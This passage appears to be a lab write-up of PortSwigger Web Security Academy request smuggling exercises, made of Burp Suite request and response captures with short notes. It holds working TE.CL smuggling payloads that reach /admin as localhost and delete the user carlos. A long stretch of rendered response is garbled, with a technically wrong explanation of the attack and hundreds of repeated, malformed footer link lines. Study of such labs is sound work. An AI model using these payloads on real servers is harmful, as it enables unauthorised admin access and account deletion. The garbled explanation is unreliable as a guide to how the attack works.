8 Referer: https://Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 67
20 GET /admin HTTP/1.1
21 Foo: x
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 30
24
25 x=1
26 0
27
28
```

Response

Pretty Raw Hex Render Hackvertor

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8328
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href=/resources/labheader/css/
11    <link href=/resources/css/labsBlog.c
12    <title>
13      Exploiting HTTP request smuggling
14      controls, TE.CL vulnerability
15    </title>
16  </head>
17  <body>
18    <script src="/resources/labheader/js
19    </script>
20    <div id="academyLabHeader">
21      <section class='academyLabBanner'>
```

- As similar to the previous lab, submit a TE.CL payload and include the Content-Type and Content-Length headers with a body parameter.

- The application responds mentioning that /admin endpoint is only available to local users.

Request

Pretty Raw Hex Hackvertor

```
1 GET / HTTP/1.1
2 Host: Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net
3 Cookie: session=YcwWdD7uR2cA58oLZunDzz7A5hzTTEnf
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://Oaf5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Response

Pretty Raw Hex Render Hackvertor

```
32  </div>
33  <div class='widgetcontainer-lab-status is-notsolved'>
34    <span>
35      LAB
36    </span>
37    <p>
38      Not solved
39    </p>
40    <span class='lab-status-icon'>
41    </span>
42  </div>
43  </div>
44  <div class="maincontainer">
45    <div class="container is-page">
46      <header class="navigation-header">
47        <section class="top-links">
48          <a href="/">Home
49        </a>
50        <p>
51          My account
52        </a>
53        <p>
54          Admin interface only available to local users
55        </p>
56      </section>
57    </header>
58    <header class="notification-header">
59    </header>
60  </div>
61</div>
```

- This TE.CL request smuggling payload will allow us to gain access to the /admin interface.
- The next normal request submitted will have the data for the endpoint in the response.

Request

Pretty	Raw	Hex	Hackvertor

```

1 POST / HTTP/1.1
2 Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net
3 Cookie: session=YcwWd7uR2cA58oLZunDzz7A5hzTTEnF
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 4
17 Transfer-Encoding: chunked
18
19 70
20 GET /admin HTTP/1.1
21 Host: localhost
22 Content-Type: application/x-www-form-urlencoded
23 Content-Length: 30
24
25 x=1
26 0
27
28

```

Response

Pretty	Raw	Hex	Render	Hackvertor

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Connection: close
5 Content-Length: 8328
6
7 <!DOCTYPE html>
8 <html>
9   <head>
10    <link href="/resources/labheader/css/" href="/resources/css/labsBlog.css" type="text/css" rel="stylesheet"/>
11    <link href="/resources/labheader/js/" href="/resources/js/labsBlog.js" type="text/javascript" rel="stylesheet"/>
12   <title>
13     Exploiting HTTP request smuggling controls, TE.CL vulnerability
14   </title>
15 </head>
16 <body>
17   <script src="/resources/labheader/js/labsBlog.js" type="text/javascript"></script>
18   <div id="academyLabHeader">
19     <section class='academyLabBanner'>
20       <div class=container>
21         <div class=logo>
22           
23         </div>
24         <div class=title-container>
25           <h2>
26             Exploiting HTTP request smuggling controls, TE.CL vulnerability
27           </h2>
28           <a class=link-back href='https://portswigger.net/web-security/lab-headers-front-end-control'>Back</a>
29         </div>
30       </div>
31     </section>
32   </div>
33 </body>
34
35 <div id="content">
36   <h1>Exploiting HTTP request smuggling controls, TE.CL vulnerability</h1>
37   <p>This page demonstrates how to exploit a TE.CL vulnerability in a web application to gain access to the /admin interface. By sending a specially crafted POST request, we can smuggle our own data into the response body, which is then processed by the application as if it were part of the original request. In this case, we're using it to bypass authentication and gain access to the /admin area.</p>
38   <pre>x=10&0</pre>
39   <hr/>
40   <h2>How It Works</h2>
41   <p>The vulnerability occurs due to a bug in the way the application handles the Transfer-Encoding header. When a client sends a request with a Transfer-Encoding of "chunked", the server is expected to receive multiple chunks of data. However, if the client sends its own data in the response body before the chunks, the server will process it as part of the first chunk. This allows us to inject our own data into the response without the server noticing.</p>
42   <h2>Exploit</h2>
43   <p>To exploit this vulnerability, we need to send a POST request to the /admin endpoint with a Transfer-Encoding of "chunked". We can do this by setting the "x" parameter to "1" and the "0" parameter to "0". This will cause the server to process the "0" value as part of the first chunk, effectively smuggling it into the response body. Once the server has processed the "0" value, it will ignore any subsequent chunks and return the response as intended.</p>
44   <pre>x=1&0</pre>
45   <hr/>
46 </div>
47
48 <div id="footer">
49   <small>Powered by PortSwigger</small>
50 </div>
51
52 <div id="link-back">
53   <a href='https://portswigger.net/web-security/lab-headers-front-end-control'>Back</a>
54 </div>
55
56 <div id="link-forward">
57   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#exploit-success'>Forward</a>
58 </div>
59
60 <div id="link-home">
61   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#home'>Home</a>
62 </div>
63
64 <div id="link-about">
65   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#about'>About</a>
66 </div>
67
68 <div id="link-privacy">
69   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy'>Privacy</a>
70 </div>
71
72 <div id="link-terms">
73   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#terms'>Terms</a>
74 </div>
75
76 <div id="link-legal">
77   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal'>Legal</a>
78 </div>
79
80 <div id="link-credits">
81   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits'>Credits</a>
82 </div>
83
84 <div id="link-disclaimer">
85   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer'>Disclaimer</a>
86 </div>
87
88 <div id="link-privacy-policy">
89   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-policy'>Privacy Policy</a>
90 </div>
91
92 <div id="link-terms-of-service">
93   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#terms-of-service'>Terms of Service</a>
94 </div>
95
96 <div id="link-legal-notices">
97   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-notices'>Legal Notices</a>
98 </div>
99
100 <div id="link-credits-and-acknowledgments">
101   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-acknowledgments'>Credits and Acknowledgments</a>
102 </div>
103
104 <div id="link-disclaimer-and-legal">
105   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal'>Disclaimer and Legal</a>
106 </div>
107
108 <div id="link-privacy-and-terms->
109   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
110 </div>
111
112 <div id="link-legal-and-disclaimer->
113   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
114 </div>
115
116 <div id="link-credits-and-legal->
117   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
118 </div>
119
120 <div id="link-disclaimer-and-legal->
121   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
122 </div>
123
124 <div id="link-privacy-and-terms->
125   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
126 </div>
127
128 <div id="link-legal-and-disclaimer->
129   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
130 </div>
131
132 <div id="link-credits-and-legal->
133   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
134 </div>
135
136 <div id="link-disclaimer-and-legal->
137   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
138 </div>
139
140 <div id="link-privacy-and-terms->
141   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
142 </div>
143
144 <div id="link-legal-and-disclaimer->
145   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
146 </div>
147
148 <div id="link-credits-and-legal->
149   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
150 </div>
151
152 <div id="link-disclaimer-and-legal->
153   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
154 </div>
155
156 <div id="link-privacy-and-terms->
157   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
158 </div>
159
160 <div id="link-legal-and-disclaimer->
161   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
162 </div>
163
164 <div id="link-credits-and-legal->
165   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
166 </div>
167
168 <div id="link-disclaimer-and-legal->
169   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
170 </div>
171
172 <div id="link-privacy-and-terms->
173   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
174 </div>
175
176 <div id="link-legal-and-disclaimer->
177   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
178 </div>
179
180 <div id="link-credits-and-legal->
181   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
182 </div>
183
184 <div id="link-disclaimer-and-legal->
185   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
186 </div>
187
188 <div id="link-privacy-and-terms->
189   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
190 </div>
191
192 <div id="link-legal-and-disclaimer->
193   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
194 </div>
195
196 <div id="link-credits-and-legal->
197   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
198 </div>
199
200 <div id="link-disclaimer-and-legal->
201   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
202 </div>
203
204 <div id="link-privacy-and-terms->
205   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
206 </div>
207
208 <div id="link-legal-and-disclaimer->
209   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
210 </div>
211
212 <div id="link-credits-and-legal->
213   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
214 </div>
215
216 <div id="link-disclaimer-and-legal->
217   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
218 </div>
219
220 <div id="link-privacy-and-terms->
221   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
222 </div>
223
224 <div id="link-legal-and-disclaimer->
225   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
226 </div>
227
228 <div id="link-credits-and-legal->
229   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
230 </div>
231
232 <div id="link-disclaimer-and-legal->
233   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
234 </div>
235
236 <div id="link-privacy-and-terms->
237   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
238 </div>
239
240 <div id="link-legal-and-disclaimer->
241   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
242 </div>
243
244 <div id="link-credits-and-legal->
245   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
246 </div>
247
248 <div id="link-disclaimer-and-legal->
249   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
250 </div>
251
252 <div id="link-privacy-and-terms->
253   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
254 </div>
255
256 <div id="link-legal-and-disclaimer->
257   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
258 </div>
259
260 <div id="link-credits-and-legal->
261   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
262 </div>
263
264 <div id="link-disclaimer-and-legal->
265   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
266 </div>
267
268 <div id="link-privacy-and-terms->
269   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
270 </div>
271
272 <div id="link-legal-and-disclaimer->
273   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
274 </div>
275
276 <div id="link-credits-and-legal->
277   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
278 </div>
279
280 <div id="link-disclaimer-and-legal->
281   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
282 </div>
283
284 <div id="link-privacy-and-terms->
285   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
286 </div>
287
288 <div id="link-legal-and-disclaimer->
289   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
290 </div>
291
292 <div id="link-credits-and-legal->
293   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
294 </div>
295
296 <div id="link-disclaimer-and-legal->
297   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
298 </div>
299
300 <div id="link-privacy-and-terms->
301   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
302 </div>
303
304 <div id="link-legal-and-disclaimer->
305   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
306 </div>
307
308 <div id="link-credits-and-legal->
309   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
310 </div>
311
312 <div id="link-disclaimer-and-legal->
313   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
314 </div>
315
316 <div id="link-privacy-and-terms->
317   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
318 </div>
319
320 <div id="link-legal-and-disclaimer->
321   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
322 </div>
323
324 <div id="link-credits-and-legal->
325   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
326 </div>
327
328 <div id="link-disclaimer-and-legal->
329   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
330 </div>
331
332 <div id="link-privacy-and-terms->
333   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
334 </div>
335
336 <div id="link-legal-and-disclaimer->
337   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
338 </div>
339
340 <div id="link-credits-and-legal->
341   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
342 </div>
343
344 <div id="link-disclaimer-and-legal->
345   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
346 </div>
347
348 <div id="link-privacy-and-terms->
349   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
350 </div>
351
352 <div id="link-legal-and-disclaimer->
353   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
354 </div>
355
356 <div id="link-credits-and-legal->
357   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
358 </div>
359
360 <div id="link-disclaimer-and-legal->
361   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
362 </div>
363
364 <div id="link-privacy-and-terms->
365   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
366 </div>
367
368 <div id="link-legal-and-disclaimer->
369   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
370 </div>
371
372 <div id="link-credits-and-legal->
373   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
374 </div>
375
376 <div id="link-disclaimer-and-legal->
377   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
378 </div>
379
380 <div id="link-privacy-and-terms->
381   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
382 </div>
383
384 <div id="link-legal-and-disclaimer->
385   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
386 </div>
387
388 <div id="link-credits-and-legal->
389   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
390 </div>
391
392 <div id="link-disclaimer-and-legal->
393   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
394 </div>
395
396 <div id="link-privacy-and-terms->
397   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
398 </div>
399
400 <div id="link-legal-and-disclaimer->
401   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
402 </div>
403
404 <div id="link-credits-and-legal->
405   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
406 </div>
407
408 <div id="link-disclaimer-and-legal->
409   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
410 </div>
411
412 <div id="link-privacy-and-terms->
413   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
414 </div>
415
416 <div id="link-legal-and-disclaimer->
417   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
418 </div>
419
420 <div id="link-credits-and-legal->
421   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
422 </div>
423
424 <div id="link-disclaimer-and-legal->
425   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
426 </div>
427
428 <div id="link-privacy-and-terms->
429   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
430 </div>
431
432 <div id="link-legal-and-disclaimer->
433   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
434 </div>
435
436 <div id="link-credits-and-legal->
437   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
438 </div>
439
440 <div id="link-disclaimer-and-legal->
441   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
442 </div>
443
444 <div id="link-privacy-and-terms->
445   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
446 </div>
447
448 <div id="link-legal-and-disclaimer->
449   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
450 </div>
451
452 <div id="link-credits-and-legal->
453   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
454 </div>
455
456 <div id="link-disclaimer-and-legal->
457   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
458 </div>
459
460 <div id="link-privacy-and-terms->
461   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
462 </div>
463
464 <div id="link-legal-and-disclaimer->
465   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
466 </div>
467
468 <div id="link-credits-and-legal->
469   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
470 </div>
471
472 <div id="link-disclaimer-and-legal->
473   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
474 </div>
475
476 <div id="link-privacy-and-terms->
477   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
478 </div>
479
480 <div id="link-legal-and-disclaimer->
481   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
482 </div>
483
484 <div id="link-credits-and-legal->
485   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
486 </div>
487
488 <div id="link-disclaimer-and-legal->
489   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
490 </div>
491
492 <div id="link-privacy-and-terms->
493   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
494 </div>
495
496 <div id="link-legal-and-disclaimer->
497   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
498 </div>
499
500 <div id="link-credits-and-legal->
501   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
502 </div>
503
504 <div id="link-disclaimer-and-legal->
505   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
506 </div>
507
508 <div id="link-privacy-and-terms->
509   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
510 </div>
511
512 <div id="link-legal-and-disclaimer->
513   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
514 </div>
515
516 <div id="link-credits-and-legal->
517   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
518 </div>
519
520 <div id="link-disclaimer-and-legal->
521   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
522 </div>
523
524 <div id="link-privacy-and-terms->
525   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
526 </div>
527
528 <div id="link-legal-and-disclaimer->
529   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
530 </div>
531
532 <div id="link-credits-and-legal->
533   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
534 </div>
535
536 <div id="link-disclaimer-and-legal->
537   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
538 </div>
539
540 <div id="link-privacy-and-terms->
541   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
542 </div>
543
544 <div id="link-legal-and-disclaimer->
545   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
546 </div>
547
548 <div id="link-credits-and-legal->
549   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
550 </div>
551
552 <div id="link-disclaimer-and-legal->
553   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
554 </div>
555
556 <div id="link-privacy-and-terms->
557   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
558 </div>
559
560 <div id="link-legal-and-disclaimer->
561   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#legal-and-disclaimer->'>Legal and Disclaimer</a>
562 </div>
563
564 <div id="link-credits-and-legal->
565   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#credits-and-legal->'>Credits and Legal</a>
566 </div>
567
568 <div id="link-disclaimer-and-legal->
569   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#disclaimer-and-legal->'>Disclaimer and Legal</a>
570 </div>
571
572 <div id="link-privacy-and-terms->
573   <a href='https://portswigger.net/web-security/lab-headers-front-end-control#privacy-and-terms->'>Privacy and Terms of Service</a>
574 &
```

- This TE.CL request smuggling payload will allow us to gain access to the /admin interface.
- The next normal request submitted will have the data for the endpoint in the response.
- Important to Note: The Content-Length header in the request needs to be updated manually and the HTTP request smuggling extension can help adjust the chunked bytes.

Request

Pretty	Raw	Hex	Hackvertor
<pre> 1 POST / HTTP/1.1 2 Host: 0af5000d030d79a581fa6c3600aa0050.web-security-academy.net 3 Cookie: session=YcwWd7uR2cA58oLZunDzz7A5hzTTEnf 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate 8 Referer: https://0af5000d030d79a581fa6c3600aa0050.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Te: trailers 15 Content-Type: application/x-www-form-urlencoded 16 Content-Length: 4 17 Transfer-Encoding: chunked 18 19 87 20 GET /admin/delete?username=carlos HTTP/1.1 21 Host: localhost 22 Content-Type: application/x-www-form-urlencoded 23 Content-Length: 30 24 25 x=1 26 0 27 28 </pre>			

Response

Pretty	Raw	Hex	Render	Hackvertor
<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Connection: close 5 Content-Length: 8328 6 7 <!DOCTYPE html> 8 <html> 9 <head> 10 <link href="/resources/labheader/css/<script src="/resources/labheader/js/</script> 11 <link href="/resources/css/labsBlog.css" type="text/css" rel="stylesheet"> 12 <title> 13 Exploiting HTTP request smuggling controls, TE.CL vulnerability 14 </title> 15 </head> 16 <body> 17 <script src="/resources/labheader/js/</script> 18 <div id="academyLabHeader"> 19 <section class="academyLabBanner"> 20 <div class="container"> 21 <div class="logo"> 22 Exploiting HTTP request smuggling controls, TE.CL vulnerability 23 </div> 24 <div class="title-container"> 25 <h2> 26 Exploiting HTTP request smuggling controls, TE.CL vulnerability 27 </h2> 28 29 Exploiting HTTP request smuggling controls, TE.CL vulnerability 30 31 </div> 32 </section> 33 </div> 34 </body> 35 </html> </pre>				

Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting

Lab: Exploiting HTTP request smuggling to reveal front-end request rewriting


- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
